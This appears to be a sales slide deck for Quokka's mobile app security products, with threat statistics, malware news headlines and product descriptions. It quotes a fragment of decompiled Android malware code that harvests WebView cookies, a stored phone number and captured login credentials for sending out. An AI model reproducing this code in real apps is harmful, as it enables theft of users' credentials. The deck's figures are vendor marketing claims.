
Official Quokka Partner in Indonesia

sales@ebp.co.id | ebp.co.id

Quokka

# Protecting the enterprise from mobile app threats

Powered by Contextual Mobile Security Intelligence

# The mobile ecosystem needs protection

## +30%

Mobile app threats increased by over 30% between the first half of 2022 and the first half of 2023 *(Lookout).*

## 2 of the top3


Attack targets were corporate- and employee-owned mobile devices *(Forrester).*

## 90

Malicious apps, including productivity apps like PDF reader, QR code reader, and file manager were found on Google Play spreading malware *(Bleeping Computer).*

## 73%

73% of organizations that experienced mobile-related compromise described it as a “major” incident *(IBM).*



# Recent headlines

Mobile Banking Malware Surges 32%

The Washington Post

Inside a cyberattack method that targets your cellphone

ZDNET

Anubis Android Banking Malware Returns with Extensive Financial Hit List

THN

SpyNote: Beware of This Android Trojan that Records Audio and Phone Calls

This legit Android app turned into mic-snooping malware – and Google missed it


FOX NEWS

This Stealthy Android Malware Can Steal Your Money and Invade Your Privacy

Samsung Flaw Left Phones Exposed for Years

## Cybercriminals Deploy 100K+ Malware Android Apps to Steal OTP Codes

Jul 31, 2024 Ravie Lakshmanan



```
WebView webView2 = (WebView)this.a.y(0x7F0904EA);  // id:webview1
StringBuilder stringBuilder0 = a.a("window.phoneNum = \'");
SharedPreferences sharedPreferences0 = this.a.z;
if(sharedPreferences0 != null) {
    stringBuilder0.append(c0.getSharedPreferenceString(sharedPreferences0, "phonenumber"));
    stringBuilder0.append("\';");
    webView2.evaluateJavascript(stringBuilder0.toString(), new p8.j(this.a));
    String s1 = this.a.H + "~~~" + CookieManager.getInstance().getCookie(s);
    this.a.getClass();
    j.f(s1, "<set-?>");
    this.a.H = s1;
    StringBuilder stringBuilder1 = a.a("All the cookies in a string:");
    stringBuilder1.append(this.a.H);
    Log.e("TAG", stringBuilder1.toString());
    ((WebView)this.a.y(0x7F0904EA)).evaluateJavascript(this.b.getString("js"), new k(this.b));  //
    AboutActivity aboutActivity0 = this.a;
    if(aboutActivity0.E) {
        String s2 = aboutActivity0.D;
        j.f(s2, "logANDpas");
        Context context0 = aboutActivity0.getApplicationContext();
        j.e(context0, "applicationContext");
        SharedPreferences sharedPreferences1 = c0.a(context0);
        t t0 = new t();
        fb.n.a n$a0 = new fb.n.a(0);
        n$a0.a("user_id", c0.getSharedPreferenceString(sharedPreferences1, "user_id") + '-' + c0.ge
        n$a0.a("LOGPASS", s2);
        new n(n$a0.b, n$a0.c);
```

A new malicious campaign has been observed making use of malicious Android apps to steal users' SMS messages since at least February 2022 as part of a large-scale campaign.

The malicious apps, spanning over 107,000 unique samples, are designed to intercept one-time passwords (OTPs) used for online account verification to commit identity fraud.

"Of those 107,000 malware samples, over 99,000 of these applications are/were unknown and

# 93% of malware wasn't detected

- → The good news-a Google spokesperson told The Hacker News that Android users are automatically protected against known versions of this malware via Google Play Protect which is enabled by default on devices that have Google Play Services.
- → The problem-of those 107,000 malware samples over 99,000 of these applications are/were unknown

# Real-world mobile risks

## Developers

### Code and Design

- → Poor security practices
- → Inadequate testing
- → Use of vulnerable 3rd party libraries

## Malicious Actors

### Exploit Vulnerabilities

- → Create malware infected apps
- → Phishing attacks
- → Exploiting known security flaws

## End-Users


### Access Corporate Resources

- → Lack of security awareness
- → Download and use unvetted apps
- → Download malware


# Today’s business reality

Enterprise mobile security is underinvested at a time when security risks from mobile apps are on the rise:

- → Proliferation of unvetted personal apps are the new endpoint risk
- → Increasing sophistication of cyber threats i.e. zero-day threats & using AI
- → High risk personal apps (security/privacy/ malicious behavior)



# Apps are the new endpoint.



# Zero-day app threats are proliferating

Overprivileged apps abuse unprotected app or device permissions

Colluding apps expose their data to other installed apps

Sloppy apps contain code that don’t follow app security practices

Leaky apps leak personally identifiable information (PII)

Harvester appscollect data users willingly share

Shifty appschange drastically between versions

Chatty appscan interact with SMS or make calls

Sticky appsremain persistent in memory


## Build Secure Apps

For
Developers /
DevSecOps

- → Comprehensive static (SAST), dynamic (DAST), interactive (IAST) and forced-path execution app analysis
- → Automated
- → CI/CD /Dev Tools integration

qmast

## Deliver App Risk Intelligence

For
Enterprise IT
w/ MDM or no MDM
w/ MTD or no MTD

- → MDM & MTD key features
- → App Risk Intelligence
- → Policy & Rules
- → Privacy preserving
- → DEX with Q-Scout App

qscout

Security & Privacy Compliance

| Quokka Contextual Mobile Security Intelligence | | | | | | | |
|---|---|---|---|---|---|---|---|
| Overprivileged Apps | Harvester Apps | Colluding Apps | Shifty Apps | Sloppy Apps | Leaky Apps | Chatty Apps | Sticky Apps |

# Introducing Quokka slides

Quokka

# Quokka protects enterprise organizations from emerging mobile threats.

Quokka solutions are powered by the industry’s only Contextual Mobile Security Intelligence engines and are trusted by security leaders at dozens of government agencies and the Fortune 500.

Our platform provides actionable insights that enable security teams to take proactive remediation measures across app development, third-party app vetting, and device zero-days, ensuring comprehensive protection for your mobile ecosystem.

# Protecting the mobile ecosystem

## Security teams

Protect your organization from mobile zero-day exploits –whether you develop apps or deploy off-the-shelf apps to enable a mobile workforce

~50% of organizations experience mobile compromises [1]

## IT teams

Enable your mobile workforce with the peace of mind they're using vetted enterprise apps on secure devices, all while protecting their privacy

70% of successful data breaches originate at endpoint devices [2]

## App developers

Ship high-quality, secure apps faster to keep up with the pace and complexity of development while protecting your organization from fraud and breaches

90% faster with automated app security testing[3]

## MSSPs

Provide your customers with apps vetted for security, with the services they need to protect their mobile fleets from zero-day exploits

100% mobile fleet coverage, with or without an MDM

# Quokka

# Pioneer in discovering contextual mobile app intelligence since 2011

**115K+** weaknesses found


**350+** academic citations

**230+** CVEs published

**60+** global banks

**30+** government customers

**11** academic papers



## Internationally respected research

CVE · black hat · DEFCON · IEEE

## Trusted & proven defense-grade engines

U.S. Department of Homeland Security · Department of Justice · Cybersecurity & Infrastructure Security Agency CISA · NIST

## Award-winning technology

Gartner — Representative vendor in Gartner's AppSec Hype Cycle for 2022 & 2023

IDC — 'Leader' in the IDC MarketScape report


NVTC CYBER 50 AWARDS HONOREE

NOW OPEN CYBER DEFENSE MAGAZINE 2023

The Channel Co. CRN MOBILE 100 2022

# Quokka Contextual Mobile Security Intelligence

Prevent zero-day exploits with the industry's only proprietary app intelligence



# Trusted by organizations with the highest security requirements

Quokka powers the award-winning CISA MAV shared services for mobile app vetting which is operational with an ATO for FedRAMP High.

FINANCE

HEALTHCARE

FEDERAL

EDUCATION

MSSPS


Quokka


Quokka